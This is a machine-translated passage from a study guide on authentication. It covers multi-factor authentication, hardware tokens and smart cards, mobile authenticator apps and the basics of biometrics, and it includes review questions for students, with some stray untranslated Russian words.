- 7) What is the maximum length of a password that can be generated using the ViPNet Password Generator program?
- 8) Describe the password generation mechanism in ViPNet Password Generator.
- 9) In what situations is it necessary to generate a large number of passwords at the same time?
- 10) Which password generation principle is more convenient for the user: applied in the considered software product or online service?
- 11) Is it convenient to use passwords generated by ViPNet Password Generator on mobile devices and kiosks with a virtual keyboard?

Topic 3. Exploring a class of ownership-based authentication methods

Time to study: 2 hours

Task: Study the material; prepare a summary with answers to the questions.

Table of contents

1. Types of multi-factor authentication.....	30
2. Authentication methods based on ownership.....	34
3. Physical tokens and USB keys.....	36
4. Smart card types.....	40
5. Mobile devices with authentication applications	42
Summary preparation questions	44

In the digital age and mass online communication, the protection of user accounts is becoming particularly important. Every year, the number of cyberattacks aimed at obtaining unauthorized access to confidential information is growing. Passwords, being a traditional authentication method, are increasingly vulnerable to various hacking methods, such as phishing, brute-force attacks, and data leaks.

Multi-factor authentication (MFA) is an effective solution for enhancing the security of online accounts, providing an additional layer of protection by using multiple authentication factors. MFA is based on the principle that to confirm the user's identity, it is necessary to present two or more independent proofs of their authenticity. This can include knowledge (password), ownership (smartphone or smart card), and biometric data (fingerprint or face recognition).

The main technologies used in MFA are considered and examples of their successful implementation in different industries are analyzed. In addition, the prospects for the development and improvement of multi-factor authentication methods in the context of modern challenges in the field of cybersecurity were studied.

1. Types of multi-factor authentication

Multi-factor authentication (MFA) includes several types of methods, each of which contributes to improving the security of online accounts. The main types

of MFA can be classified into three categories: knowledge, proficiency, and biometrics.

Knowledge-based authentication methods include the use of passwords and pins. Despite their widespread distribution, they remain among the most vulnerable. Passwords are easy to guess, and phishingattacks are becoming more sophisticated. One-time passwords (OTP) represent a significant improvement over traditional passwords. They are generated for a short period of time and used only once, which significantly reduces the risk of compromise.

Ownership-based methods involve the use of devices that the user has with them. The most common examples include smart cards and tokens. Smart cards contain built-in microprocessors that provide a high level of security. Tokens generate one-time codes that the user enters in addition to the password. Another popular method is to use smartphones to generate OTPs or receive confirmation notifications.

Biometric authentication methods are based on the unique physical characteristics of the user. The most common examples include fingerprints, facial recognition, and iris scanning. These methods provide a high level of security and convenience, since it is impossible to "fake" biometric data. However, they require special equipment and may be susceptible to attacks using fake biometric data.

Advantages and disadvantages of multi-factor authentication

Each MFA method has its own advantages and disadvantages. Combining several authentication factors significantly increases the level of security, but it can also create some inconvenience for users.

One of the key benefits of MFA is a significant increase in the level of account security. Using multiple authentication factors makes unauthorized access significantly more difficult for attackers. Even if one of the factors, such as a password, is compromised, additional layers of protection, such as one-time passwords (OTP) or biometric data, will provide an additional barrier that will be extremely difficult for attackers to overcome. This reduces the likelihood of successful phishingattacks, brute-force attacks, and other types of cyberattacksdesigned to gain unauthorized access.

Another important advantage is to reduce the risk of compromise of credentials in case of leaks. In cases where password databases become available to attackers, the presence of additional authentication factors prevents these data from being used to log in to accounts. This is especially important for

organizations that store confidential information or customer data, such as banks and government agencies.

However, multi-factor authentication also has its drawbacks. One of the main disadvantages is the complexity of implementation and operation. Implementing an MFA requires organizations to invest in new technologies and infrastructure, as well as time and resources to set up systems and train users. The need for additional authentication devices, such as smartphones or smart cards, can create inconvenience for users, especially if they lose access to these devices. In such cases, the process of restoring access can be time-consuming and inconvenient.

In addition, the use of biometric authentication methods requires specialized equipment, which increases the cost of implementation and operation. For example, fingerprint or face recognition requires high-resolution scanners and cameras. Although biometric data provides a high level of security, it is not immune to attacks related to data forgery, which also raises some concerns.

Another disadvantage of MFA is its impact on user experience. The authentication process may take more time and effort than using a single password. Users have to enter additional codes or pass biometric checks, which can cause dissatisfaction, especially if the system is used frequently. The balance between security and convenience is an important aspect to consider when designing and implementing an MFA.

Despite these disadvantages, the advantages of multi-factor authentication significantly outweigh its disadvantages. Data and account protection is becoming increasingly critical in the face of growing cyberthreats, and MFA is a powerful tool for ensuring this protection. Organizations and users who implement and use multi-factor authentication gain a significant advantage in the security of their data, which makes MFA an important part of today's cybersecurity strategy.

Practical application of multi-factor authentication

The application of MFA is widely used in various sectors, such as banking, e-commerce and government agencies.

In the banking sector, the security of customer data is of paramount importance. Many banks implement MFA to protect online banking and mobile applications. Sberbank of Russia is one of the most prominent examples of using MFA. As the country's largest bank, Sberbank is actively implementing two-factor authentication for access to Internet banking and mobile applications. Bank

customers can use not only traditional passwords, but also additional verification methods, such as one-time SMS codes or smart cards [3].

In the field of e-commerce, online retailer Wildberries also uses multi-factor authentication to protect its customers' data. When logging in to an account or performing financial transactions, users can use not only a password, but also additional methods, such as codes sent to a registered mobile phone.

Government agencies implement MFA to protect confidential information and provide secure access to various services. For example, in the Ministry of Internal Affairs of the Russian Federation, to ensure secure access to information systems, employees are issued smart cards that must be used in combination with a password or fingerprint for authentication.

Prospects for the development of multi-factor authentication

Prospects for the development of multi-factor authentication (MFA) include not only improving existing methods, but also developing new technologies to improve the level of security and usability.

One of the areas of development of MFA is integration with artificial intelligence (AI) and machine learning. By analyzing large amounts of data and learning from user behavioral patterns, it is possible to create more accurate authentication models. For example, machine learning systems can analyze typical user behavior and detect anomalies, which allows you to more accurately identify unauthorized access attempts.

We should also mention the prospects for using databases in multi-factor authentication (MFA), which include improving security analytics and monitoring using user authentication data. Databases can serve as a repository for analyzing authentication logs and user behavior data, allowing you to create more accurate security models and effectively detect anomalies or potential threats. Databases can also be used to train machine learning algorithms, which will allow developing more intelligent MFA systems that can adapt to changing threats and user behavior [4].

Another area of development for MFA is to improve biometric authentication methods. New technologies for recognizing faces, fingerprints, voice, and other biometric parameters are becoming more accurate and convenient to use. For example, the development of facial recognition algorithms with high accuracy and processing speed allows this authentication method to be used in a wide range of applications, including mobile devices and ATMs.

In addition, new forms of biometrics are being actively explored, such as behavioral biometrics, which analyzes user behavior characteristics such as typing speed or mouse movement patterns. This allows you to create unique user profiles and use them for additional authentication.

Thus, the prospects for the development of multi-factor authentication include integration with AI and machine learning, improvement of biometric methods, and development of new forms of biometrics. These technologies will continue to evolve and improve in order to ensure maximum security and user-friendliness.

Multi-factor authentication (MFA) plays a key role in ensuring the security of online accounts and protecting confidential information. The development of this technology is an integral part of the cybersecurity strategy for both organizations and end users.

Over the past years, MFA has demonstrated its effectiveness in combating various types of cyberthreats, including phishing, brute-force attacks, and data breaches. Using multiple authentication factors significantly increases the level of security, making the task much more difficult for attackers.

However, the development of MFA technology does not stand still. In the future, it is expected to integrate with artificial intelligence and machine learning to create more accurate authentication models, as well as improve biometric methods and explore new forms of biometrics.

Despite some challenges, such as the complexity of implementation and management, the benefits of MFA outweigh the disadvantages. Organizations and users continue to actively implement this technology to ensure the security of their data and protect against cyberthreats.

Thus, multi-factor authentication remains an important tool in the fight against cyber threats and ensuring security in the digital world. Its continuous improvement and development play a key role in ensuring reliable data protection in the future.

2. Ownership-based authentication methods

Ownership-based authentication methods assume that the user uses a physical object, device, or media that confirms their right to access the system or data. Such methods require providing proof of ownership of a particular item or resource.

These factors require the user to provide proof of ownership or ownership of a particular object or device. Examples include hardware tokens, software tokens, and one-time passwords (OTPs) sent via SMS or email. Ownership-related factors are a more significant barrier to unauthorized access, since they require physical ownership of the device or object. However, these factors may be susceptible to theft, interception, or compromise by malware or attacks on the communication channels used.



Basic examples of methods

- **Physical tokens and USB keys.** Compact devices that generate one-time passwords (OTP) or cryptographic keys. For example, YubiKey, RSA SecurID (generates a new code every 60 seconds), Rutoken.
- **Smart cards.** A plastic card with a built-in microprocessor that provides a high level of security.
- **Mobile devices with authentication apps.** Smartphones that have security code generation apps installed (for example, Google Authenticator, Authy).
- **Passes with a chip.** For example, turnstiles or access cards that allow access to premises or certain resources.
- **Flashcards or other physical storage media.** If the user uses a data file containing authentication information to access the system.
- **Digital certificates.** Electronic documents that confirm the identity and ownership of the public key.

Features and Benefits

- **Higher level of security** compared to knowledge-based methods (such as passwords). It is usually more difficult for an attacker to get such a device

than to crack the password. In addition, the user can quickly report a stolen device, which limits the possibility of unauthorized access.

- **They require physical ownership**, which makes unauthorized access more difficult.
- **They can be implemented using various technologies**, from wireless to system-connected connections.

Limitations and risks

- **The device can be stolen, intercepted, or compromised** by malware or attacks on communication channels.
- **Risk of loss or damage to the device**, which may result in loss of access to the system.
- **The need for reliable storage and management** of physical media or digital certificates.

Multi-factor Authentication (MFA)

Often, ownership-based methods are combined with other factors (such as a password or biometrics) to improve security. For example, two-factor authentication (2FA) may involve using a token in addition to a password. Multi-factor authentication significantly complicates unauthorized access and is considered one of the most effective ways to increase security.

When choosing an authentication method, it is important to consider the balance between security and usability, as well as system specifics and information security risks.

3. Physical tokens and USB keys

A hardware token security token is a physical device that resembles a USB stick or keychain in size. It generates or stores cryptographic keys that are used for authentication. Simply put, this is your personal digital passport. And it can't be cloned or stolen remotely.

Unlike SMS codes or authenticator apps that can be intercepted or infected with a virus, a hardware token works on the "what you have" principle. Without physical access to the device itself, the attacker will not achieve anything.

Modern tokens support several standards at once, each of which has its own technical features:

- **FIDO U2F (Universal 2nd Factor)** - based on elliptic cryptography (P-256 curve), creates a unique key pair for each site. Uses the challenge-response model and domain validation.

- **[FIDO2 / WebAuthn](#)**-combines CTAP1/CTAP2 protocols, supports storing credentials directly on the token (resident keys), and authentication without a password. The ED25519 and ECDSA algorithms are used.
- **OTP (One-Time Password)** - creates one-time 6-to 8-digit codes based on [HOTP/TOTP](#)(RFC 4226 / RFC 6238) using a secret key up to 160 bits long.
- **PIV / Smart Card**-[NIST SP 800-73 standard](#) for working with X. 509 certificates. Supports RSA up to 2048 bits, ECC P-256 and P-384.
- **[OpenPGP](#)**-allows you to store PGP keys and use them for encryption and digital signatures. RSA, ECDSA, and EdDSA algorithms are supported.

Feasibility of using physical tokens

All the usual methods have vulnerabilities. SMS can be intercepted through attacks on SS7 or using SIM-swapping. Authenticators on your phone depend on its state — You can lose it, break it, or infect it with a virus. Biometrics, although convenient, only works on the local device and is not suitable for online services. SMS codes seem convenient — until someone gets access to your SIM card. This attack is called SIM-swapping. The fraudster just needs to get through to the phone store, impersonate you (knowing a minimum of information), and reissue the SIM. After half an hour, the codes are sent to his phone.

АутентификаторыApp-based authenticators are safer, but not perfect. They are tied to a specific device, which can be lost or, even worse, infected with malware. Many users naively make backups to the cloud — and this opens up another attack vector.

The main weapon of tokens is built-in protection against phishing. And at the cryptographic level, and not at the expense of "visual recognition of fake". The scheme of operation is as follows:

1. The browser passes token origin the site's origin token, for example, *https://github.com*
2. The token calculates the hash from origin and challenge from the server
3. Signs the hash with its private key created specifically for this site
4. If origin doesn't match the expected value, the token simply refuses to work

So even if the user clicks on *github.com* by mistake *fake-site.com*, and the site will be visually identical to the real one — the token will not be "bought". It just won't sign the request. And all this happens automatically, without any questions to the user.

Inside the token is the so-called *secure element*, a specialized cryptographic microprocessor that is resistant to physical attacks. It generates and stores private keys. These keys never leave the device. Even partially.

Here are the key elements of internal protection:

- **TRNG (True Random Number Generator)**— a hardware random number generator. It is used to create strong cryptographic keys that cannot be predicted or reproduced.
- **Monotonic counter**— a counter that increases with each use. Prevents replay attacks.
- **Attestation certificate** — a certificate issued by the manufacturer that confirms the authenticity of the token and its origin.
- **User presence detection**—The token requires a physical user action (usually a button click) before each critical operation.
- **PIN protection** — an additional level of protection for credentials that are stored on the token itself (resident credentials).

It's not just a set of functions. This is a well-thought-out, multi-level system in which everything is interconnected. Without physical access, without user interaction, or an exact domain match — the token will not give a single byte of data.

Types of hardware tokens

The world of tokens is not limited to one model. It's almost like using gadgets — there are simple ones, there are advanced ones, and there are some that are tailored to specific tasks. It all depends on how, where and with what you plan to use them.

USB tokens

Classic USB tokens look like regular flash drives. But there's more to it than meets the eye. They differ in hardware, the number of supported standards, and even temperature stability.

YubiKey 5 series is one of the most popular options. It runs on Java Card OS and NXP A700X chip. Supports up to 25 resident credentials, 32 slots for one-time codes (OATH-TOTP), works with USB-A, USB-C and NFC. It has passed FIDO2 Level 2 certification and can withstand temperatures from -25°C to +60°C. A workhorse — and nothing superfluous.

SoloKey token is an open source token built on STM32L432 (ARM Cortex-M4). Supports FIDO2/U2F, but can't do it in OTP or PIV. But you can update the

firmware via USB and be sure that there are no surprises inside — all the code is available on GitHub.

Google Titan Security Key is a token from Google, focused on its own ecosystem. Uses NXP chips and supports U2F and FIDO2. However, it does not allow you to flexibly configure interfaces, so it is suitable for those who want to "stick and forget".

Nitrokey is a German manufacturer that focuses on privacy. STM32-based tokens with open circuitry. Nitrokey 3 supports FIDO2, PIV, OpenPGP, and is certified according to the Common Criteria EAL 6+. One of the few options for those who want to trust rather than just use it.

NFC Wireless Authentication

If you use a smartphone, NFC can be a convenient way to log in. Tokens of this type operate at a frequency of 13.56 MHz, according to the ISO 14443 standard. The range is about 2-4 cm, which minimizes the risk of unauthorized reading.

Technical Details:

- **Transfer Rate:** 106 to 424 kbit / s is sufficient for FIDO operations
- **Antenna:** thin copper coil integrated in the housing. May be sensitive to metal objects nearby
- **Protocol:** commands are transmitted in the APDU (ISO 7816) format
- **Android:** works via the HCE API (Host Card Emulation)
- **iOS:** Supports NFC only in some apps, but not directly

Bluetooth tokens

They do not require a physical connection: they are in your pocket, and authentication takes place via Bluetooth. An example is some Titan Key models. It sounds convenient, but wireless technologies always have a weak spot: the radio channel is potentially vulnerable. And you need to monitor the charge level, which is a minus in itself.

Embedded solutions

Some laptops and phones are equipped with built-in hardware security modules: TPM, Secure Enclave, Secure Element. They can perform the same functions as a token, but they are tied to a specific device and rarely allow credential migration. Convenient — but not universal.

4. Types of smart cards

Smart-card — a plastic card with a built-in chip. The chip contains an integrated circuit (IC) with memory and an operating system that allows you to:

- store data.
- process information.
- perform encryption.
- perform authentication.
- interact with the reader.

Ways to connect smart cards to the reader:

1. **Contact number.** The card is inserted into the reader, and the contact is established directly.
2. **Contactless (RFID/NFC).** Data exchange takes place over a radio frequency interface without physical contact (at a distance of up to several centimeters).
3. **Two-interface interface.** The card is equipped with two chips: contact and contactless. This allows you to use it in different systems (access, identification, payment, etc.).

Types of operating systems on smart-cards:

1. **Fixed file structure.** The map acts as a secure data store. Its logic and file structure are set by the issuer and do not change. Example: maps for access control systems.
2. **Dynamic application system** (JavaCard/JCOP, MULTOS). Allows you to safely build, test, and deploy applications directly on the map. Data can be updated. Example: SIM-cards.

Main types of smart-cards

1. **Secure memory cards.** They store and transfer information in a secure mode. Examples: iButton (contact memory), eToken (with USB-interface), JaCarta.
2. **Maps with the saved value.** They store the monetary equivalent. They can be disposable or rechargeable. Protected by a password or system key. Examples: payphone cards and travel tickets.
3. **Microprocessor (CPU/MPU) cards.** Equipped with a processor, RAM, ROM, EEPROM and memory management module. Use encryption algorithms to protect your data. Examples: bank cards, SIM-cards, ID-cards.
4. **Contactless smart-cards.** They work with the RFID/NFC protocol. In simple versions, they transmit only a unique identifier (UID). In complex

versions, they exchange data according to the "request—response" principle.

5. **Multicomponent maps.** They contain additional modules: fingerprint scanner, OTP display, etc. Solutions are usually patented and highly specialized.

Popular smart card families and models:

1. **JaCarta:**

- o **JaCarta PRO.** A family of USB-tokens and smart-cards with support for PKI, strong authentication, and key storage. Compatible with eToken PRO (Java). Certified by the FSTEC of Russia.
- o **JaCarta PKI.** Smart-cards with hardware implementation of foreign cryptographic algorithms for working with PKI and enhanced EP.
- o **JaCarta BIO.** Version with biometrics support to reduce the risk of NSD. The main form-factor is a smart-card.
- o **JaCarta GOST / JaCarta-2 GOST.** Devices with Russian cryptography (GOST R 34.10-2001/2012, GOST R 34.11-94/2012). They are used for UKEP and strong authentication. Certified by the FSB.
- o **JaCarta U2F.** USB-token for strong authentication in online-services according to the FIDO U2F standard.
- o **JaCarta LT.** Stores and manages key information of software SCIS (CryptoPro CSP, ViPNet CSP).

2. **Mifare** (NXP Semiconductors):

- o **MIFARE Classic (1K/4K).** Contactless cards with 1-4 KB of memory. They use the Crypto-1 algorithm (vulnerable). Suitable for basic access control and hotel keys.
- o **MIFARE Ultralight.** Low-cost cards with low memory. They are used as temporary passes, tickets, and placemarks.
- o **MIFARE DESFire (EV1/EV2).** Highly secure cards with AES/3DES, flexible file system and 2-8 KB memory. For critical objects.
- o **MIFARE Plus.** Improved version of Classic with AES support. Balance of price and security.


Advantages of smart-cards for authentication:

- **Increased security.** Keys and data are stored in a secure environment on the chip. Extracting the private key is almost impossible.

- **Multi-factor authentication.** The combination of "card + PIN/biometrics" reduces the risk of compromise.
 - **Support for standards.** Compatible with PKI, FIDO, GOST, EMV, etc.
 - **Durability.** Service life — up to 10 years with proper operation.
 - **Versatility.** Dual-interface and multi-component maps solve several tasks simultaneously.
 - **Protection against phishing.** Cryptographic operations are performed on the map, which makes man-in-the-middle attacks ineffective.
- Disadvantages and risks of using smart cards:
- **Cost.** Smart-cards and readers are more expensive than passwords or SMS-codes.
 - **The need for infrastructure.** Readers, software, and system integration are required.
 - **Physical loss/theft.** In case of compromise, you must immediately deactivate the card.
 - **Compatibility restrictions.** Not all systems support smart-cards or specific standards.
 - **Chip vulnerabilities.** Outdated algorithms (for example, Crypto-1 in MIFARE Classic) can be hacked.

5. Mobile devices with authentication apps

Mobile authentication applications (authenticators) - these are tools for improving the security of access to accounts. They generate one-time codes (OTPs), which are used together with the username and password to confirm the user's identity. Such applications run on time-based algorithms (TOTP) or counter-based algorithms (HOTP).



When configuring multi-factor authentication (MFA), the service generates a secret key in the form of a QR code. The user scans it through an application that stores the key locally. The application and server then use this key and the current time to generate a 6-digit code that is updated every 30-60 seconds. When logging in, the user enters a username, password, and code from the app. The server checks whether the codes match — If they match, access is granted.

Table 1. Examples of popular apps

App	Features
Google Authenticator	is a simple and popular app with basic functionality. Supports TOTP and HOTP, works offline. There is no built-in synchronization between devices.
Microsoft Authenticator	In addition to generating codes, Microsoft Authenticator allows you to store addresses, payment cards, and passwords. There is a biometric lock (Face ID/fingerprint), synchronization with the Microsoft cloud. Especially convenient for working with Microsoft accounts— you can confirm your login without entering a code.
Twilio Authy	Supports cross-platform syncing (Android, iOS, Windows, macOS, Linux). Tokens are stored in the cloud, encrypted with a key based on the user's password. There is a PIN-code or

App	Features
	biometrics login protection.
Aegis Authenticator	is Open source, flexible security settings. Allows you to load custom icons for tokens, group them, and sort them by name or frequency of use. There is no automatic synchronization between devices.
LastPass Authenticator	is integrated with the LastPass cloud — data can be restored on a new device. Basic functionality: adding services, using tokens, saving to the cloud.
Yandex.This key	allows you to add services using a QR code or manually. For the Yandex ecosystem, there is a quick sign-in confirmation feature without entering a code.
Avanpost Authenticator	Supports several authentication methods: pushnotifications, entering a TOTP code, and password-free login via scanning a QR code. There is a PIN or fingerprint login protection, and the administrator can block the app.

Questions for preparing a synopsis

1. What are the main categories of authentication methods used in multi-factor authentication (MFA) and what are their characteristics?
2. What is the principle of one-time passwords (OTP) and why are they considered more reliable than traditional passwords?
3. Describe the main device types used in ownership-based authentication methods. Please provide specific examples.
4. What are the advantages of using smart cards in authentication systems compared to other methods?
5. List and describe the main standards and protocols supported by modern hardware токенами security tokens.
6. How do the built-in security mechanisms for hardware tokens prevent their compromise?
7. What are the key differences between contactless and contactless smart cards?

8. Describe the process of setting up and using mobile authenticator apps. What algorithms do they use?
9. What are the main risks and limitations of using ownership-based authentication methods?
10. How is phishing attacks protected when using hardware tokens or security tokens?
11. Which industries and organizations use ownership-based multi-factor authentication most effectively?
12. What technical characteristics make modern tokens resistant to physical attacks?
13. Describe the process for restoring access when a device used for ownership-based authentication is lost.
14. What factors should you consider when choosing between different types of devices for ownership-based authentication?
15. How does ownership-based authentication methods integrate with other MFA authentication factors? Give examples.

Topic 4. Research of the biometric class of authentication methods

Study time: 2 hours

Task: Study the material; prepare a summary with answers to the questions.

Table of contents

1. Biometric identification and Authentication	46
2. Main types of biometrics	50
3. Qualitative characteristics of biometric systems.....	50
4. Static biometric authentication method and its variants	51
5. Dynamic biometric authentication methods.....	58
6. Combined biometric authentication solutions.....	61
7. Biometric data protection.....	61
Summary preparation questions	63

Biometrics is a science based on describing and measuring the body characteristics of living beings. When applied to automatic identification systems, biometric systems are those systems and methods that are based on the use of any unique characteristics of the human body for identification or authentication.

Our lives are filled with situations where we need to prove who we are. Both personal and professional spheres are filled with such situations.

It is not difficult to list a wide range of industries that require fast, reliable and convenient user authentication: access to a personal computer or smartphone, access to email, banking transactions, opening doors and starting the engine of your car, controlling access to premises, crossing state borders, and generally any interaction with government authorities requires identification.

Thus, the identification and authentication of our identity has become a cornerstone in modern society, ensuring safe interaction, preventing fraud and crime.

1. Biometric identification and authentication

Biometric identification is **often** referred to as pure or **real authentication**, since it uses a biometric attribute (identifier) that is actually related to a person, rather than a virtual one.

A specific feature of biometric identification will be the large size of the biometric database: each of the biometric samples must be compared with all available records in the database (comparison **1:Nor"one to many"**). To be used in real life, such a system requires high-speed matching of biometric attributes.

Example: The number of employees of even a large enterprise ranges from several hundred to several thousand people. Let's take the number of 10,000 employees as an example. This means that the size of the database (assuming that one fingerprint is used for one person) will be 10,000 fingerprints. When you put your finger on the fingerprint reader, the system will perform a 1:10 000 match. Which is very little for modern systems. That is why all **access control** **time tracking systems** operate in biometric identification mode.

On the other side of the pole — **verification systems**, they usually make only one comparison in mode 1:1. In other words, the submitted biometric attribute is compared with one biometric attribute from the database. That is, the system answers the question of whether you are who you say you are.

Термин **биометрическая аутентификация** We will use the term biometric authentication quite often, but despite its importance, there is often confusion, because the definitions of this term differ in different types of systems, for example, in banking and legal systems. Accordingly, we will define these terms for biometric systems.

Authentication (from English - authentication) - a procedure **for verifying** принадлежности **субъекту** that the access subject belongs to the identifier presented to them. A simple example of authentication is to confirm the user's identity by comparing the username they entered with the password in the database of previously identified users. In this example, authentication is the process of comparing passwords, and then either granting access or refusing, and **the identifier** will be just the login.

Authentication methods can be grouped into three main categories based on so-called authentication factors: what a person knows, what the user owns, or something that is a sign of a person.



1. Факторы знания
(пароль, PIN-код)



2. Факторы признака
(отпечатки пальцев)



3. Факторы владения
(карта, телефон)

In biometrics, there **are two** authentication methods:

1. Verification based on a **biometric parameter** and a unique **identifier** that identifies a specific person (for example, идентификация)

identification number), i.e. this method is based on a combination of authentication techniques.

2. Identification, unlike verification, is based only on biometric measurements. In this case, the measured parameters are compared with all records from the database of registered users, and not with one of them selected based on some identifier.

Each authentication factor covers a number of elements used to authenticate or verify a person's identity before granting access, approving a transaction request, signing a document, granting authority to others, and so on.

1. Факторы **Knowledge factors** are what the user knows and hopefully remembers, such as a password, PIN, answer to a security question, and so on.

2. Факторы **Attribute factors** are things that are part of us, such as a fingerprint, signature, voice, and so on.

3. Факторы **Ownership factors** are what the user has, such as a contactless ID card, cell phone, physical key, and so on.

When comparing biometric authentication with other types of authentication, you should pay attention to their strengths and weaknesses.

Authentication based on **knowledge factors**, such as using a password or graphic key. Using a password is technically easy to implement, both in software and in any specialized devices. But just as easily, the password can be compromised, for example, by spyware or a computer virus, which can be downloaded to the user's devices from the Internet in many cases. And when it comes to devices (for example, a PIN code reader), the password can be banal spied on. All this does not prevent old Believers from using PIN code readers quite often in access control systems.

PIN code readers-[price from 1,800 rubles](#)

In addition, people usually choose simple and [common passwords](#) and, as it turned out, equally [common graphic keys](#), thereby making reliable authentication using **the knowledge factor** impossible.

One of the most **egregious** cases of setting a simple password is setting a startup confirmation code: [«00000000»](#) for all **nuclear** missiles in the United States. Yes, these are the famous codes that any **мальск** self-respecting terrorist chases after in Hollywood blockbusters.

This information became known from [the memoirs](#) of the officer [Bruce Blair](#), who served on the launch of the LGM-30 Minuteman intercontinental ballistic missiles. Back in 1962, President Kennedy came up with the bright idea that it was not states that could start a nuclear war, but terrorists, foreign sabotage or other special services, or that it was much more likely just **кук** a soldier who went cuckoo amid the aggravation [of anti-communist](#) sentiment in the United States. In short, anyone who has physical access to a nuclear arsenal.

To protect against unauthorized launch, according to which every nuclear missile in the United States had to be equipped with a special Permissive Action

Link (PAL) control device that blocked the launch system until the correct code was entered.

The security system ensured that an unauthorized person who gained access to the US nuclear arsenal would not be able to activate it. The Permissive Action Link (PAL) system was considered absolutely reliable. The eight-digit code assumed a hundred million combinations. It sounds, but the soldiers on the ground decided not to worry and always set the code "00000000".

There are more sophisticated ways to easily compromise almost any password, such as using thermal imaging equipment. When working with the keyboard, your fingers leave thermal traces, which is exactly what the thermal imager allows you to fix. The method was [investigated](#) by researchers from the University of Stuttgart and the Ludwig-Maximilian University of Munich.

Social engineering techniques also show that password compromise is highly effective. The guys from Positive Technologies [collected](#) statistics on the effectiveness of attacks using social engineering methods. During the experiment, they simulated the activity of hackers and sent messages to employees of customer companies containing: attached files, links to web resources and forms for entering passwords. A total of 3,332 emails were sent, **and 17%** of users' passwords were compromised. An important figure **is 17%**. If your company becomes the target of a planned hacker attack, this is how many percent of computers will be compromised.

Ownership-based authentication **владения** is generally more secure, but depends on a physical key / card / phone, etc., which can be **copied, stolen, lost**, or simply forgotten at home, the latter by the law of meanness happening at the right moment.

Do not forget about the fairly common practice when employees mark the arrival / departure of each other. In the United States, companies [lose \\$ 373 million](#) on this, according to data for 2017.

There is also the cost of ownership associated with manufacturing any special physical device to authenticate the owner. For businesses with thousands of employees, this may amount to **millions of rubles a year**.

While someone with a tenacity worthy of better application saws [videos about the diabolical nature](#) of biometric identification, biometrics has already quietly covered almost all spheres of human activity. And it seems that the only chance to face the apocalypse is to choose an incompetent vendor or contractor for implementing biometrics.

The first mass arrival of biometrics was launched on September 10, 2013 by Apple, presenting to the public iPhone a fingerprint reader built into the iPhone 5s — [Touch ID](#). Sales in 2017 totaled 1.5 billion units, and 11% of smart devices on Yandex. Market have a built-in fingerprint.

The second milestone is biometric passports. In Russia, a new generation of passports containing an electronic data carrier (contactless chip) has been issued

since 2009. The data on the Russian passport chip is protected using BAC (Basic access control) access control technology and contains a photo of the passport owner, fingerprints, information about the date and place of birth of the owner, the date of issue of the passport and the issuing authority.

Obviously, such popularity can only be dictated by advantages over any other methods of identification and authentication.

The benefits of biometrics have already led to the widespread adoption of fingerprint sensors in mobile devices such as smartphones and tablets. But there are many more types of biometric technologies than just a fingerprint, and they will be widely used in the near future.

2. Main types of biometrics

In general, biometric identification systems are divided according to the principle of operation into two main types: static and dynamic.

Static (physiological characteristics)

- * Fingerprints or drawing of papillary lines (Fingerprint - in English)
- The iris of the eye
- * The retina of the eye
- * Drawing of veins
- Face
- Hand geometry
- Heart rate
- * DNA
- * Multi-modal identification

Dynamic (behavioral characteristics)

In the English-language literature, the term "behaviometrics" is often used to refer to this class of biometrics.

- * Handwriting and signature dynamics
- Heart rate
- * Voice and speech rhythm
- * Gesture recognition
- * Speed and features of working on the computer keyboard (or typing a code on a code panel)
- * Gait

3. Qualitative characteristics of biometric systems

Statistical methods

These estimates are among the most important, usually indicated by the manufacturer among the key characteristics of biometric equipment.

FAR-False Acceptance Rate– the probability of false identification of a user who is not present in the database.

FRR-False Rejection Rate (English False Rejection Rate) – the probability of failure to identify the user located in the database.

4. Static biometric authentication method and its variants

Fingerprinting is the most popular biometric authentication technology based on fingerprint scanning and recognition.



This method is actively supported by law enforcement agencies in order to attract electronic samples to their archives. Also, the fingerprint scanning method is easy to use and reliable due to the versatility of the data. The main device of this biometric authentication method is a scanner, which itself is small in size and is relatively inexpensive in price. Such authentication is carried out quite quickly due to the fact that the system does not require recognizing each line of the pattern and comparing it with the original samples in the database. It is enough for the system to determine coincidences in scale blocks and analyze bifurcations, breaks, and other distortions of lines (minutions).

The uniqueness of each fingerprint allows you to use this method of biometric authentication both in criminology, in the processes of serious business operations, and in everyday life. Recently, there have been many laptops with a built-in fingerprint scanner, keyboards, computer mice, and smartphones for user authentication.



There are also disadvantages to this seemingly unquestionable and non-fake authentication. Due to the use of complex algorithms for recognizing the smallest papillary lines, the authentication system may fail if there is insufficient finger contact with the scanner. You can also deceive the authentication tool and the security system itself by using a dummy (very high-quality) or a dead finger.

According to the principle of operation, the scanners used for authentication are divided into three types:

- optical scanners that operate on reflection technology, or on the principle of lumen. Of all the types, optical scanning is not able to recognize a dummy, however, due to its cost and simplicity, it is optical scanners that are most popular;
